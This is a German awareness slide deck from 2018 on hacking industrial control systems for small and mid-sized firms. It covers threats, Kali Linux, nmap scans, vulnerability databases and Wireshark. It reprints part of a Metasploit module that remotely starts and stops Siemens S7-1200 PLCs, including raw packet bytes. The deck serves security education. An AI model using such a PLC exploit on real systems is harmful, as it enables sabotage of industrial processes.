

Live Hacking - Manipulation industrieller Steuerungen



Mittelstand 4.0 – Agentur Prozesse
c/o tti Technologietransfer und
Innovationsförderung Magdeburg GmbH

Förderinitiative Mittelstand 4.0 –
Digitale Produktions- und Arbeitsprozesse

Roland Hallau

Bad Neuenahr-Ahrweiler, 20.02.2018

Industrielle Steuerungen

- Industrielle Steuerung = Industrial Control System ICS
- Überbegriff für industrielle Steuerungen
- ICS verarbeiten Informationen und steuern regelbasiert



Industrielle Steuerungen und die Automatisierungspyramide



Industrielle Steuerungen - Human Machine Interface HMI

- Mensch-Maschine-Schnittstelle
- Visualisiert den Prozess (Darstellung von Istwerten)
- Dient oft zur Eingabe von Sollwerten
- Panel-PC mit Touchscreen



Industrielle Steuerungen - Top 10 Bedrohungen nach BSI

Nr. (Nr. alt)	Top 10 2016	Top 10 2014
1 (3)	Social Engineering und Phishing ⁺	Infektion mit Schadsoftware über Internet und Intranet
2 (2)	Einschleusen von Schadsoftware über Wechseldatenträger und externe Hardware	Einschleusen von Schadsoftware über Wechseldatenträger und externe Hardware
3 (1)	Infektion mit Schadsoftware über Internet und Intranet	Social Engineering
4 (5)	Einbruch über Fernwartungszugänge	Menschliches Fehlverhalten und Sabotage
5 (4)	Menschliches Fehlverhalten und Sabotage	Einbruch über Fernwartungszugänge
6 (6)	Internet-verbundene Steuerungskomponenten	Internet-verbundene Steuerungskomponenten
7 (7)	Technisches Fehlverhalten und höhere Gewalt	Technisches Fehlverhalten und höhere Gewalt
8 (9)	Kompromittierung von Extranet und Cloud-Komponenten	Kompromittierung von Smartphones im Produktionsumfeld
9 (10)	(D)DoS Angriffe	Kompromittierung von Extranet und Cloud-Komponenten
10 (8)	Kompromittierung von Smartphones im Produktionsumfeld	(D)DoS Angriffe

Quelle: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS_005.pdf%3bjsessionid=31D99F123864924D07605528E1B40837.2_cid369?_blob=publicationFile&v=4

Industrielle Steuerungen - potenzielle Bedrohungsquellen

Innentäter Terroristen
Kriminelle
Spammer Angreifer
Bot-Netzwerke
Geheimdienste Spione
Phisher Schadsoftware

Industrielle Steuerungen - Vorgehen bei der internen Manipulation



Kali-Linux



- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge, zum Test der Sicherheit in Computersystemen

Datensammlung von
Personen oder
Unternehmen

Ausspähen von
Netzwerken

Penetrationstests

Manipulationstools

Knacken und Testen
von Passwörtern

Entwickeln und Testen
von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung

Werkzeug NMAP zur Identifikation von Netzwerkkomponenten

- Network Mapper



- Einsatzzweck
 - Netzwerkdiagnose
 - Netzwerkkomponenten finden und identifizieren
 - liefert Informationen zu Netzwerkkomponenten (z.B. Betriebssystem, Firmware, offene Ports)

```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe

root@pensrv:~#
root@pensrv:~# nmap -T5 wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanynwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

Werkzeug SNMP-Check zur Identifikation von Netzwerkkomponenten

- Simple Network Management Protocol
- Standard zur
 - Überwachung von Netzwerkkomponenten
 - Fernsteuerung und -konfiguration von Netzwerkkomponenten
 - Fehlererkennung und -benachrichtigung
- Schwächen bei der Sicherheit



```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe

root@pensrv:~#
root@pensrv:~# nmap -T5 wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp  closed X11
6001/tcp  closed X11:1
6002/tcp  closed X11:2
6003/tcp  closed X11:3
6004/tcp  closed X11:4
6005/tcp  closed X11:5
6006/tcp  closed X11:6
6007/tcp  closed X11:7
6008/tcp  closed X11:8
6009/tcp  closed X11:9
6017/tcp  closed xmail-ctrl
6050/tcp  closed arcserve
49400/tcp closed compaqdiag
50000/tcp closed iiimf
50002/tcp closed iiimf
54320/tcp closed bo2k
61439/tcp closed netproowler-manager
61440/tcp closed netproowler-manager2
61441/tcp closed netproowler-sensor
65301/tcp closed pcanewhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

Schwachstellensuche - Statistik




<https://scadahacker.com>

Schwachstellensuche - Datenbanken

- Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST

- <https://web.nvd.nist.gov/view/vuln/search>

CVE Details – MITRE

- <http://www.cvedetails.com>

Exploit-Database

- <https://www.exploit-db.com>

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts

- <https://hpi-vdb.de/vulndb>

Schwachstellensuche - Ergebnis der Recherche im Internet

- Exploit
 - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
 - Gegenmaßnahmen noch nicht verfügbar (update)

```
1 # Exploit Title: Simatic S7 1200 CPU command module
2 # Date: 15-12-2015
3 # Exploit Author: Nguyen Manh Hung
4 # Vendor Homepage: http://www.siemens.com/
5 # Tested on: Siemens Simatic S7-1214C
6 # CVE : None
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Auxiliary
10
11   include Msf::Exploit::Remote::Tcp
12   include Msf::Auxiliary::Scanner
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'Simatic S7-1200 CPU START/STOP Module',
16       'Description' => %q{
17         Update 2015
18         The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
19       },
20       'Author' => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
21       'License' => MSF_LICENSE,
22       'References' =>
23         [
24           [ 'nil' ],
25         ],
26       'Version' => '$Revision$',
27       'DisclosureDate' => '11-2015'
28     ))
29
30     register_options(
31       [
32         Opt::RPORT(102),
33         OptInt.new('FUNC', [true, 'func', 1]),
34         OptString.new('MODE', [true, 'Mode select:
35         START -- start PLC
36         STOP -- stop PLC
37         SCAN -- PLC scanner', "SCAN"]),
38       ], self.class)
39   end
40 #####
41 def packet()
42   packets=[
43     #dua tren TIA portal thay cho hello plc
44     "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
45     "\x00\x06\x00\x01\x02\x06\x00\x02"+
46     "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
47     "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
48     "\xc0\x01\x0a",
49
50     #session debug
51     "\x03\x00\x00\xc0\x02\xf0\x00\x72"+
52     "\x01\x00\x01\x31\x00\x00\x04\xca"+
53     "\x00\x00\x00\x02\x00\x00\x01\x20"+
54     "\x36\x00\x00\x01\x1d\x00\x04\x00"+
55     "\x00\x00\x00\x0a\x10\x00\x00\x00"+
56     "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
57     "\x00\x15\x16\x53\x65\x72\x76\x65"
```

Schwachstellenanalyse im Labor

- Wireshark - kostenloses Tool
 - Netzwerkanalyse
 - Aufzeichnung und Analyse des Datenverkehrs in einem Netzwerk



No.	Time	Source	Destination	Protocol	Length	Info
915	17.299867	10.1.1.111	10.1.1.24	ISyste...	886	RemoteCreateInstance request
916	17.307650	10.1.1.111	10.1.1.24	TCP	66	21265→135 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK F
917	17.308249	10.1.1.111	10.1.1.24	TCP	60	21265→135 [ACK] Seq=1 Ack=1 Win=132096 Len=0
918	17.308839	10.1.1.111	10.1.1.24	DCERPC	170	Bind: call_id: 2, Fragment: Single, 2 context items: IOXIDF
919	17.310528	10.1.1.111	10.1.1.24	IOXIDR...	78	ServerAlive2 request IOXIDResolver V0
920	17.312001	10.1.1.111	10.1.1.24	TCP	60	21265→135 [RST, ACK] Seq=141 Ack=217 Win=0 Len=0
921	17.312184	10.1.3.1	239.99.99.99	UDP	214	2000→2000 Len=172
922	17.332528	10.1.3.1	239.99.99.99	UDP	214	2000→2000 Len=172

> Frame 41: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
 > Ethernet II, Src: CiscoInc_c6:80:98 (44:03:a7:c6:80:98), Dst: IPv4mcast_63:63:63 (01:00:5e:63:63:63)
 > Internet Protocol Version 4, Src: 10.1.3.1, Dst: 239.99.99.99
 > User Datagram Protocol, Src Port: 2000, Dst Port: 2000

```

0000  01 00 5e 63 63 63 44 03  a7 c6 80 98 08 00 45 b8  ..^cccD. ....E.
0010  00 c8 87 47 00 00 ff 11  d3 5c 0a 01 03 01 ef 63  ...G....\.....C
0020  63 63 07 d0 07 d0 00 b4  00 00 80 00 87 47 f6 f5  cc.....G..
0030  0b 40 4e 21 0a 0d f7 ea  dc ce c5 c8 ca c9 d0 d2  .@N!.....
0040  cd cb cd d3 d6 d8 d9 db  e3 f0 71 6d 69 59 52 4f  .....qmIYRO
    
```

wireshark_74273067-3085-498F-8836-7C20A502868D_20160913152943_a00892 | Pakete: 12361 · Angezeigt: 12361 (100.0%) | Profil:Default

Manipulation

- Nutzung des Metasploit Framework
 - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
 - Pufferüberlauf
 - Eigenen Quelltext hochladen und ausführen
 - Software ausführen



Industrielle Steuerungen - vom Office-Netz zur Produktion I

